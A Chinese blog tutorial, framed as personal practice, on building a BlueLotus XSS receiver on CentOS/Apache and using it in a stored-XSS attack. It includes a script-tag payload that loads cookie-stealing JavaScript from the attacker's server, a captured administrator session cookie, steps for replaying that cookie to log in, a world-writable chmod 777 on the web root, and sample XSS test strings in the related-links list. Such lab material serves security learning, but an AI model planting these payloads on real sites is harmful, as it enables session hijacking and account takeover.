
构造个人轻量级XSS平台获取管理员cookie并登录
一、前言
本平台是个人轻量级XSS测试平台,仅作为练习参考。
二、实验环境
服务器操作系统:Centos 7
Web容器:Apache
三、平台搭建过程
安装Apache
安装PHP
安装Git工具
从GitHub克隆XSS平台源码
# 删除默认网站内容
rm -rf /var/www/*
# 创建新的网站目录
mkdir /var/www/xss
从GitHub克隆xss测试源码(https://github.com/firesunCN/BlueLotus_XSSReceiver.git)
git clone https://github.com/firesunCN/BlueLotus_XSSReceiver.git /var/www/xss/
# 给xss目录
chmod -R 777 /var/www/xss/
配置Apache
# 创建虚拟主机配置文件夹
mkdir /etc/httpd/conf/vhost
# 创建并编辑虚拟机配置文件
vi /etc/httpd/conf/vhost/httpd-vhosts.conf
添加以下内容:
<VirtualHost *:80>
DocumentRoot "/var/www/xss"
DirectoryIndex admin.php
</VirtualHost>
# 编辑httpd.conf文件
vi /etc/httpd/conf/httpd.conf


# 允许使用 .htaccess文件


# 添加之前创建的虚拟主机
Include /etc/httpd/conf/vhost/httpd-vhosts.conf
# 开机启动Apache服务
chkconfig httpd on
# 重新加载Apache配置文件
systemctl start httpd
回到浏览器访问服务器结果显示无法访问网站,经过排查是防火墙拦了。
# 命令行配置防火墙开放80端口
firewall-cmd --zone=public --add-port=80/tcp --permanent
# 重启防火墙
systemctl restart firewalld
安装XSS平台
# 访问服务器ip地址,点击安装

# 主要修改后台登录密码和数据加密密码,其余保持默认,然后提交

若报错则手动安装,手动安装步骤:
# 首先切换到网站跟目录
cd /var/www/xss
# 将配置文件改名
mv config_sample.php config.php
# 删除install.php文件
rm -f install.php
# 若要修改密码信息只需修改config.php文件

安装成功,点击登录
成功登录

功能测试

# 点击我的JS,插入模板,选择Defualt.js,修改网站服务器ip地址
http://192.168.75.129/index.php

# 生成payload
<script src="http://192.168.75.129/myjs/cookie.js"></script>
# 成功获取用户cookie
ASPSESSIONIDCQBSTQBB=BHILNFDBLNPBDMOBFPHNOFBJ

# 利用Google浏览器插件edit this cookie修改cookie登录



到此存储型xss注入获取管理员cookie并登录已经圆满完成。
构造个人轻量级XSS平台获取管理员cookie并登录的更多相关文章
- 从零开始搭建轻量级个人XSS平台
一. 前言 决定搭建XSS平台是因为自己想深入学习一下XSS相关的知识,多多进行实践,上网搜索了一下XSS平台有很多,但是总觉得不是很安全,这个毕竟敏感信息要传输到陌生人的服务器上,而且服务器端测试代 ...
- 【web安全】第一弹:利用xss注入获取cookie
首先一定要先来吐槽一下tipask系统.这是一枚开源的类似百度知道的系统,但是漏洞多多,最基本的XSS注入都无法防御. 言归正传: [准备1] cookie接收服务器. 平时喜欢用sae,所以在sae ...
- xss实现获取网站源码
当网站cookie设置了httponly,xss获取不到到网站的cookie.但是我们是可以获取到网站后台的url. 这时候我们可以xss得到网站后台源码,从而找到网站后台的一些敏感操作:添加用户,删 ...
- xss小结-从xss平台搭建到csp规则
0x00前言 xss是跨站脚本攻击,利用嵌入js代码达到‘控制’对方浏览器的作用,测试的时候我们是用alert(1)弹窗,而做CTF也好,实际中的漏洞利用也好一般是用xss获取管理员的cookie 0 ...
- 使用Django简单编写一个XSS平台
1) 简要描述 原理十分简单2333,代码呆萌,大牛勿喷 >_< 2) 基础知识 XSS攻击基本原理和利用方法 Django框架的使用 3) Let's start 0x01 ...
- XSS平台简单使用
XSS常用语句及编码绕过 XSS常用的测试语句有: <script>alert(1)</script> <img src=x onerror=alert(1)> & ...
- 利用VBA+OO4O构造CTAIS开放式通用平台
利用VBA+OO4O构造CTAIS开放式通用平台 2010-06-08 14:59:28 | 来源:税务信息化论文集 | 作者:于非 易飞 摘 要:文立足于CTAIS系统体系,探讨如何通过OO4O技 ...
- 鸡肋点搭配ClickJacking攻击-获取管理员权限
作者:jing0102 前言 有一段时间没做测试了,偶尔的时候也会去挖挖洞.本文章要写的东西是我利用ClickJacking拿下管理员权限的测试过程.但在说明过程之前,先带大家了解一下ClickJac ...
- web安全后渗透--XSS平台搭建及使用
xss平台搭建 1.申请一个云主机来进行建站:149.28.xx.xx 2.安装lnmp: wget http://soft.vpser.net/lnmp/lnmp1.5.tar.gz -cO ln ...
随机推荐
- golang基础--细说defer
defer 匿名函数特性 执行方式类似其它语言中的析构函数,在函数体执行结束后按照调用顺序的相反顺序逐个执行 //执行顺序相反 package main import "fmt" ...
- C语言——打印“Hello World!”,这么简单?
打印Hello World! #inculde <stdio.h> int main(){ printf("Hello World!"); return 0; } 第一 ...
- How to update Ionic cli and libraries
1)npm outdated 2)手动修改你项目的package.json文件,找对应的版本号 3)npm update 重新安装包就可以了. 转自:http://devfanaticblog.com ...
- HA_Snapshots 数据库快照
1. 创建测试数据库HA_Snapshot 2. 创建快照 create database HA_Snapshot_20 on ( name = HA_Snapshot, filename = '.. ...
- SVN版本控制——SVN 合并的六种方式
合并的工作是把主干或者分支上合并范围内的所有改动列出,并对比当前工作副本的内容,由合并者手工修改冲突,然后提交到服务器的相应目录里.如果当前工作副本是主干,则合并的范围是分支上的改动,如果工作副本是分 ...
- emberjs 循环中设置model的不同属性值
//var grades = ['1', '2', '3', '4', '7', '8', '9']; ']; grades.forEach(function (item) { App.Templat ...
- Node.js学习笔记(七) --- Node.js的静态文件托管、路 由、EJS 模板引擎、GET 、POST
1 . Nodejs 静态文件托管静态 web 服务器封装 2 . 路由 官方解释: 路由(Routing)是由一个 URI(或者叫路径)和一个特定的 HTTP 方法(GET.POST 等)组成的, ...
- mssql名词解释
因为自己在sql这部分不强,有时候碰到一些名词我都不知道什么意思,所以在这里记录下,方便以后查看 1.NOT FOR REPLICATION 控制约束.标志和触发器 在所有IDENTITY属性字段 ...
- javax.naming.NamingException: Cannot create resource instance报错修改
//下面内容为网上获取 avax.naming.NamingException: Cannot create resource instance at org.apache.naming.factor ...
- SpringBoot整合mybatis-plus入门
pom.xml中加入如下依赖 <dependency> <groupId>com.baomidou</groupId> <artifactId>myba ...